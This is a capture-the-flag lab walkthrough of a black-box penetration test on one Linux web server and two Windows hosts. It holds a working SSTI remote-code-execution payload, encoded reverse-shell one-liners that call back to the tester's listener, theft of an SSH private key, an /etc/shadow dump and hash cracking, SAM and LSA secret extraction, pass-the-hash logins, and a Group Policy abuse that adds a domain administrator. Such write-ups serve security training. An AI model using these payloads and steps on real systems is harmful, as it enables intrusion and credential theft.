Odyssey
Objective/Scope
You are a member of the Hack Smarter Red Team and have been assigned to perform a black-box penetration test against a client's critical infrastructure. There are three machines in scope: one Linux web server and two Windows enterprise hosts.
The client’s environment is currently in a degraded state due to ongoing migration efforts; the Domain Controllers are experiencing synchronization failures. Consequently, standard automated LDAP enumeration tools (such as BloodHound) are expected to fail or return unreliable data. The client wants to assess if an attacker can thrive in this "broken" environment where standard administrative tools are malfunctioning.
Rustscan
❯ rustscan -a 10.0.20.145 -- -A -sC -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Exploring the digital landscape, one IP at a time.

[~] The config file is expected to be at "/home/tommy/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.0.20.145:22
Open 10.0.20.145:5000
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A -sC -sV" on ip 10.0.20.145
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-10 13:12 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:12
Completed NSE at 13:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:12
Completed NSE at 13:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:12
Completed NSE at 13:12, 0.00s elapsed
Initiating Ping Scan at 13:12
Scanning 10.0.20.145 [2 ports]
Completed Ping Scan at 13:12, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:12
Completed Parallel DNS resolution of 1 host. at 13:12, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 13:12
Scanning 10.0.20.145 [2 ports]
Discovered open port 22/tcp on 10.0.20.145
Discovered open port 5000/tcp on 10.0.20.145
Completed Connect Scan at 13:12, 0.05s elapsed (2 total ports)
Initiating Service scan at 13:12
Scanning 2 services on 10.0.20.145
Completed Service scan at 13:13, 6.30s elapsed (2 services on 1 host)
NSE: Script scanning 10.0.20.145.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:13
Completed NSE at 13:13, 2.07s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:13
Completed NSE at 13:13, 0.20s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:13
Completed NSE at 13:13, 0.00s elapsed
Nmap scan report for 10.0.20.145
Host is up, received conn-refused (0.043s latency).
Scanned at 2025-12-10 13:12:54 EST for 8s

PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:ac:45:4b:09:e3:a3:0d:dc:1b:65:5a:e6:a3:6c:38 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOxN788L+/w4JEyIfMMEIqbG7jsOomNdvcmxNbJxNebCgyps1cDb51NmxMSLPOdhEBWAKcjlzUVY6KF5LiwXUyQ=
|   256 2b:7b:c4:8e:3d:8b:73:96:94:20:d2:9c:8e:f7:dc:2e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOBnyTWeB2FiDR7jdYRsvGBqyulOinJMqz4WdtTcSKJM
5000/tcp open  http    syn-ack Werkzeug httpd 3.1.3 (Python 3.12.3)
|_http-title: Odyssey Portal
|_http-server-header: Werkzeug/3.1.3 Python/3.12.3
| http-methods:
|_  Supported Methods: HEAD OPTIONS POST GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:13
Completed NSE at 13:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:13
Completed NSE at 13:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:13
Completed NSE at 13:13, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.37 seconds
Initial Access SSTI (WEB-01)
Port 5000 is open and accessible. This page hosts an Odyssey Portal website. When accessing the site, there is text saying Enter Your Template and an input field with a Render button. This leads me to believe the attack path here would be Server Side Template Injection (SSTI).

This can easily be tested by entering in {{7*7}} and seeing if it returns 49....which it does. RCE would be the next logical thing to test for. SwisskyRepo has an awesome set of payloads to use for testing this.
Enter {{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }} into the input field and press Render. You will see the output of the id command being executed.

Now that RCE has been verified, it's time to attempt to obtain a reverse shell. For this, I will be using Penelope Shell Handler to create a bash payload and to catch the reverse shell.
❯ penelope -i tun0
[+] Listening for reverse shells on 10.200.22.162:4444
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)

TCPListener(10.200.22.162:4444)

➤  tun0 → 10.200.22.162:4444

Bash TCP
printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMjAwLjIyLjE2Mi80NDQ0IDA+JjEpICY=|base64 -d|bash

Netcat + named pipe
printf KHJtIC90bXAvXztta2ZpZm8gL3RtcC9fO2NhdCAvdG1wL198c2ggMj4mMXxuYyAxMC4yMDAuMjIuMTYyIDQ0NDQgPi90bXAvXykgPi9kZXYvbnVsbCAyPiYxICY=|base64 -d|sh

Powershell
cmd /c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMgAwADAALgAyADIALgAxADYAMgAiACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=

Metasploit
set PAYLOAD generic/shell_reverse_tcp
set LHOST 10.200.22.162
set LPORT 4444
set DisablePayloadHandler true
Take the Bash TCP command and replace the id command from our RCE payload. {{ self.__init__.__globals__.__builtins__.__import__('os').popen('printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMjAwLjIyLjE2Mi80NDQ0IDA+JjEpICY=|base64 -d|bash').read() }}. Place the payload into the input field and click Render. You will get a reverse shell back as the ghill_sa user.
[+] Got reverse shell from ip-10-0-20-145~10.0.20.145-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /opt/odyssey/venv/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/tommy/.penelope/sessions/ip-10-0-20-145~10.0.20.145-Linux-x86_64/2025_12_10-14_00_56-930.log 📜
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
ghill_sa@ip-10-0-20-145:~$
Escalate to root (WEB-01)
While looking in the ghill_sa user's home folder, there is a .ssh folder which contains an id_ed25519 private key file along with the id_ed25519.pub public key file. Download the private key file to your attacker machine using the Penelope shell.
ghill_sa@ip-10-0-20-145:~$ ls -la
total 40
drwxr-x--- 5 ghill_sa ghill_sa 4096 Nov 19 11:13 .
drwxr-xr-x 4 root     root     4096 Nov 17 23:53 ..
-rw------- 1 ghill_sa ghill_sa  198 Nov 19 13:13 .bash_history
-rw-r--r-- 1 ghill_sa ghill_sa  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 ghill_sa ghill_sa 3771 Mar 31  2024 .bashrc
drwx------ 2 ghill_sa ghill_sa 4096 Nov 18 11:26 .cache
drwxrwxr-x 3 ghill_sa ghill_sa 4096 Nov 18 11:26 .local
-rw-r--r-- 1 ghill_sa ghill_sa  807 Mar 31  2024 .profile
-rw-rw-r-- 1 ghill_sa ghill_sa   66 Nov 19 01:03 .selected_editor
drwx------ 2 ghill_sa ghill_sa 4096 Nov 18 11:26 .ssh

ghill_sa@ip-10-0-20-145:~$ cd .ssh

ghill_sa@ip-10-0-20-145:~/.ssh$ ls -la
total 28
drwx------ 2 ghill_sa ghill_sa 4096 Nov 18 11:26 .
drwxr-x--- 5 ghill_sa ghill_sa 4096 Nov 19 11:13 ..
-rw-rw-r-- 1 ghill_sa ghill_sa    1 Nov 19 11:33 authorized_keys
-rw------- 1 ghill_sa ghill_sa  419 Nov 18 11:15 id_ed25519
-rw-r--r-- 1 ghill_sa ghill_sa  105 Nov 18 11:15 id_ed25519.pub
-rw------- 1 ghill_sa ghill_sa  978 Nov 18 00:16 known_hosts
-rw-r--r-- 1 ghill_sa ghill_sa  142 Nov 18 00:05 known_hosts.old

ghill_sa@ip-10-0-20-145:~/.ssh$
[!] Session detached ⇲

(Penelope)─(Session [1])> download id_ed25519
[+] Download OK '/home/tommy/.penelope/sessions/ip-10-0-20-145~10.0.20.145-Linux-x86_64/downloads/home/ghill_sa/.ssh/id_ed25519'
This private key allows you to ssh to WEB-01 with the root account and read user.txt
❯ ssh -i id_ed25519 root@10.0.20.145

Last login: Wed Nov 19 11:16:38 2025 from 10.0.0.247
root@ip-10-0-20-145:~#
root@ip-10-0-20-145:~# cat user.txt
HSM{SFNNeyAxMjM0NTY3ODkwYWJjZGVmZ2hpamtsbW5vcHFyc3R1dnh5IH0}
Move laterally to WKST-01
Now that we have root access on WEB-01, it is a good idea to cat the /etc/shadow/ file which contains password hashes to see if we can obtain more credentials to move laterally.
root@ip-10-0-20-145:~# cat /etc/shadow

root:$6$Zr5DnQ61/ut9zkn9$frvbMJHQy2sV9i4sbjEHrHFn7M5QP9H8Ud.gVZN1cPzge75HtskzOdbymTJMLSZgLEPbTSeshCX46.5MvxLLB0:20410:0:99999:7:::
daemon:*:20383:0:99999:7:::
bin:*:20383:0:99999:7:::
sys:*:20383:0:99999:7:::
sync:*:20383:0:99999:7:::
games:*:20383:0:99999:7:::
man:*:20383:0:99999:7:::
lp:*:20383:0:99999:7:::
mail:*:20383:0:99999:7:::
news:*:20383:0:99999:7:::
uucp:*:20383:0:99999:7:::
proxy:*:20383:0:99999:7:::
www-data:*:20383:0:99999:7:::
backup:*:20383:0:99999:7:::
list:*:20383:0:99999:7:::
irc:*:20383:0:99999:7:::
_apt:*:20383:0:99999:7:::
nobody:*:20383:0:99999:7:::
systemd-network:!*:20383::::::
systemd-timesync:!*:20383::::::
dhcpcd:!:20383::::::
messagebus:!:20383::::::
syslog:!:20383::::::
systemd-resolve:!*:20383::::::
uuidd:!:20383::::::
tss:!:20383::::::
sshd:!:20383::::::
pollinate:!:20383::::::
tcpdump:!:20383::::::
landscape:!:20383::::::
fwupd-refresh:!*:20383::::::
polkitd:!*:20383::::::
ec2-instance-connect:!:20383::::::
_chrony:!:20383::::::
ubuntu:!:20409:0:99999:7:::
ghill_sa:$6$Zr5DnQ61/ut9zkn9$frvbMJHQy2sV9i4sbjEHrHFn7M5QP9H8Ud.gVZN1cPzge75HtskzOdbymTJMLSZgLEPbTSeshCX46.5MvxLLB0:20409:0:99999:7:::
The hashes for ghill_sa and root are identical. Copy the hash and pass it into hashcat to attempt to crack it.
❯ hashcat -O '$6$Zr5DnQ61/ut9zkn9$frvbMJHQy2sV9i4sbjEHrHFn7M5QP9H8Ud.gVZN1cPzge75HtskzOdbymTJMLSZgLEPbTSeshCX46.5MvxLLB0' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt

$6$Zr5DnQ61/ut9zkn9$frvbMJHQy2sV9i4sbjEHrHFn7M5QP9H8Ud.gVZN1cPzge75HtskzOdbymTJMLSZgLEPbTSeshCX46.5MvxLLB0:P@ssw0rd!
We now have a set of a credentials to use ghill_sa:P@ssw0rd!. Using nxc we can test to see if these creds can be used on WKST-01
❯ nxc smb 10.0.17.59 -u ghill_sa -p 'P@ssw0rd!' --local-auth
SMB         10.0.17.59      445    EC2AMAZ-NS87CNK  [*] Windows 11 / Server 2025 Build 26100 x64 (name:EC2AMAZ-NS87CNK) (domain:EC2AMAZ-NS87CNK) (signing:False) (SMBv1:None)
SMB         10.0.17.59      445    EC2AMAZ-NS87CNK  [+] EC2AMAZ-NS87CNK\ghill_sa:P@ssw0rd!
Great, we have verified that the credentials are valid. Next, test for RDP access.
❯ nxc rdp 10.0.17.59 -u ghill_sa -p 'P@ssw0rd!' --local-auth
RDP         10.0.17.59      3389   EC2AMAZ-NS87CNK  [*] Windows 10 or Windows Server 2016 Build 26100 (name:EC2AMAZ-NS87CNK) (domain:EC2AMAZ-NS87CNK) (nla:True)
RDP         10.0.17.59      3389   EC2AMAZ-NS87CNK  [+] EC2AMAZ-NS87CNK\ghill_sa:P@ssw0rd! (Pwn3d!)
We have the (Pwn3d!) label meaning we can connect via RDP. Connect using xfreerdp
❯ xfreerdp3 /v:10.0.17.59 /u:ghill_sa /p:'P@ssw0rd!'
Escalate to bbarkinson on WKST-01
After we RDP in, open File Explorer and go to the C: drive. There is a folder named Shares. I spent quite some time going through each txt and pdf, most of these contained users and passwords but none of them were able to be used...
Next I took a look at the output of whoami /all to see what groups and privileges the ghill_sa user has.
C:\Users\ghill_sa>whoami /all

USER INFORMATION
----------------

User Name                SID
======================== ============================================
ec2amaz-ns87cnk\ghill_sa S-1-5-21-369178893-2126662886-588481051-1000


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators               Alias            S-1-5-32-551 Group used for deny only
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON  Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
The one that really sticks out is the Backup Operators group. This should allow us to backup the SAM, SECURITY, SYSTEM hives. We can attempt to do this all remotely with impacket's reg.py.
❯ reg.py ghill_sa:'P@ssw0rd!'@10.0.17.59 backup -o C:\\
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SAM to C:\\SAM.save
[*] Saved HKLM\SYSTEM to C:\\SYSTEM.save
[*] Saved HKLM\SECURITY to C:\\SECURITY.save
Now we can retrieve these with impacket's smbclient.py.
❯ smbclient.py ghill_sa:'P@ssw0rd!'@10.0.17.59
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use C$
# mget *.save
[*] Downloading SAM.save
[*] Downloading SECURITY.save
[*] Downloading SYSTEM.save
Extract the hashes locally using impacket's secretsdump.py
❯ secretsdump.py -sam SAM.save -security SECURITY.save -system SYSTEM.save LOCAL
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x7c7cfe4ff1d4639aaa93ddd2be306cc0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d5cad8a9782b2879bf316f56936f1e36:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:7490f2a63d713a813eda5bf8fd1a8227:::
ghill_sa:1000:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
fin_user1:1001:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
hr_admin:1002:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
proj_mgr:1003:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
db_readonly:1004:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
audit_user:1005:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
payroll_clerk:1006:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
vpn_user:1007:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
intranet_admin:1008:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
inv_user:1009:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
training_user:1010:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
devops_user:1011:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
support_staff:1012:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
mktg_user:1013:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
sales_rep:1014:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
legal_user:1015:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
ops_mgr:1016:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
eng_user:1017:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
procure_user:1018:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
facilities_user:1019:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
research_user:1020:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
bbarkinson:1021:aad3b435b51404eeaad3b435b51404ee:53c3709ae3d9f4428a230db81361ffbc:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:31002e007a00490048002b00230044002200720055002c006e002e0039006e0040002c0044005b005d002c00210051002d0060005a007300630020007600340055003f00310060003d005d00270064006400620058002a0075007700650065005d00250030007200410020005500600023005f00760033006e002a0050003a002b0047003e0029006d003b0034006b004d006f005d002200610057002c005500470057005400520048002e005f0028006c005e00340066003a0049006a002f0047002e00790057003c002a002b00440062003800350069003a002f0034004e0047003e0038003000660060002b002500
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:1e302b379419b9ba2be349993f021d85
[*] DPAPI_SYSTEM
dpapi_machinekey:0x26b571f7c15c0b4cb1ecf3d40369bd8a751c0982
dpapi_userkey:0xd270fa58fc7b07cd39da8b9d22425a1bd4f05cfe
[*] NL$KM
 0000   D6 F9 1E BE 20 95 21 6A  88 22 1F 5C 92 CE 2C 8A   .... .!j.".\..,.
 0010   BB CF 2C 38 59 53 A4 3A  EF A0 03 DA EA A5 A8 CF   ..,8YS.:........
 0020   0E 6F 91 92 02 3E 5B 45  40 E2 C7 A8 D5 DA 8B 11   .o...>[E@.......
 0030   6D 77 6B 5F 3F 78 48 12  0F BF A8 CE 06 C2 C6 7C   mwk_?xH........|
NL$KM:d6f91ebe2095216a88221f5c92ce2c8abbcf2c385953a43aefa003daeaa5a8cf0e6f9192023e5b4540e2c7a8d5da8b116d776b5f3f7848120fbfa8ce06c2c67c
[*] Cleaning up...
All of these users, except one bbarkinson, have been seen previously in the files inside of the Share folder. bbarkinson is in the Administrators group on WKST-01, which will allow us to grab user2.txt
bbarkinson:53c3709ae3d9f4428a230db81361ffbc
❯ smbclient.py bbarkinson@10.0.17.59 -hashes :53c3709ae3d9f4428a230db81361ffbc
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use C$
# cd users/administrator/desktop
# ls
drw-rw-rw-          0  Tue Nov 18 14:21:10 2025 .
drw-rw-rw-          0  Fri Nov 14 14:33:26 2025 ..
-rw-rw-rw-        282  Tue Nov 18 06:32:08 2025 desktop.ini
-rw-rw-rw-        470  Fri Nov 14 14:33:19 2025 EC2 Feedback.url
-rw-rw-rw-        501  Fri Nov 14 14:33:19 2025 EC2 Microsoft Windows Guide.url
-rw-rw-rw-       2351  Tue Nov 18 06:45:40 2025 Microsoft Edge.lnk
-rw-rw-rw-        118  Wed Nov 19 08:01:27 2025 user2.txt
# cat user2.txt
HSM{FH27354DNAFPEIL53729VBNID8235JSIJF929JPSA80203JSF8I}
Escalate privileges on DC-01
Now that we have another set of credentials, we see if this is a valid user in the domain.
❯ nxc ldap 10.0.30.74 -d hsm.local -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbc
LDAP        10.0.30.74      389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:hsm.local) (signing:Enforced) (channel binding:No TLS cert)
LDAP        10.0.30.74      389    DC01             [+] hsm.local\bbarkinson:53c3709ae3d9f4428a230db81361ffbc
Awesome, we have a valid domain user now. In the description of the lab, it stated that bloodhound would fail or return unreliable data. I used bloodyAD to initially enumerate what bbarkinson had write privileges to.
❯ bloodyAD -H 10.0.30.74 -d hsm.local -u bbarkinson -p :53c3709ae3d9f4428a230db81361ffbc get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=hsm,DC=local
permission: WRITE

distinguishedName: CN=Brian Barkinson,CN=Users,DC=hsm,DC=local
permission: WRITE

distinguishedName: CN={526CDF3A-10B6-4B00-BCFA-36E59DCD71A2},CN=Policies,CN=System,DC=hsm,DC=local
permission: CREATE_CHILD; WRITE

distinguishedName: CN=Machine,CN={526CDF3A-10B6-4B00-BCFA-36E59DCD71A2},CN=Policies,CN=System,DC=hsm,DC=local
permission: CREATE_CHILD; WRITE

distinguishedName: CN=User,CN={526CDF3A-10B6-4B00-BCFA-36E59DCD71A2},CN=Policies,CN=System,DC=hsm,DC=local
permission: CREATE_CHILD; WRITE
Looking at the output, you can see bbarkinson has the ability to WRITE to a GPO. This can be easily abused with pyGPOAbuse to add an account to the Administrators group.
❯ pygpoabuse HSM.LOCAL/bbarkinson -gpo-id 526CDF3A-10B6-4B00-BCFA-36E59DCD71A2 -command 'net localgroup Administrators bbarkinson /add' -hashes :53c3709ae3d9f4428a230db81361ffbc -dc-ip 10.0.30.74

[+] ScheduledTask TASK_85913c5d created!
After waiting a couple minutes, I checked with nxc to see if the user was now an Administrator
❯ nxc smb 10.0.30.74 -d hsm.local -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbc
SMB         10.0.30.74      445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:hsm.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.30.74      445    DC01             [+] hsm.local\bbarkinson:53c3709ae3d9f4428a230db81361ffbc (Pwn3d!)
The bbarkinson user is now an Administrator on DC-01. We can use smbclient.py to read root.txt
❯ smbclient.py bbarkinson@10.0.30.74 -hashes :53c3709ae3d9f4428a230db81361ffbc
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use c$
# cd users/administrator/desktop
# cat root.txt
HSM{752383JKSCJ93255JSJFLSA0FJDSAFSJKFSI239JSDFSASJDKFSADF}
Extra (bloodhound)
I was curious what data bloodhound would have returned...so I tried to run the collector against DC-01 to see.
❯ bloodhound-ce-python -u bbarkinson@HSM.LOCAL --hashes :53c3709ae3d9f4428a230db81361ffbc -d hsm.local -c All -ns 10.0.30.74

INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: hsm.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
INFO: Connecting to LDAP server: dc01.hsm.local
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
Traceback (most recent call last):

ldap3.core.exceptions.LDAPSocketOpenError: socket ssl wrapping error: [Errno 104] Connection reset by peer
So...fails to get a TGT, and then a socket ssl wrapping error??? I know I could have just changed bbarkinson's password and then requested a TGT, but there is another route you can take...
Check the Machine Account Quota in the domain and you'll notice it's the default setting of 10. This means we can create a computer account, get a TGT, then run the bloodhound collector. This could have been done before making the bbarkinson user an Administrator as well.
❯ nxc ldap 10.0.30.74 -d hsm.local -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbc -M maq
LDAP        10.0.30.74      389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:hsm.local) (signing:Enforced) (channel binding:No TLS cert)
LDAP        10.0.30.74      389    DC01             [+] hsm.local\bbarkinson:53c3709ae3d9f4428a230db81361ffbc
MAQ         10.0.30.74      389    DC01             [*] Getting the MachineAccountQuota
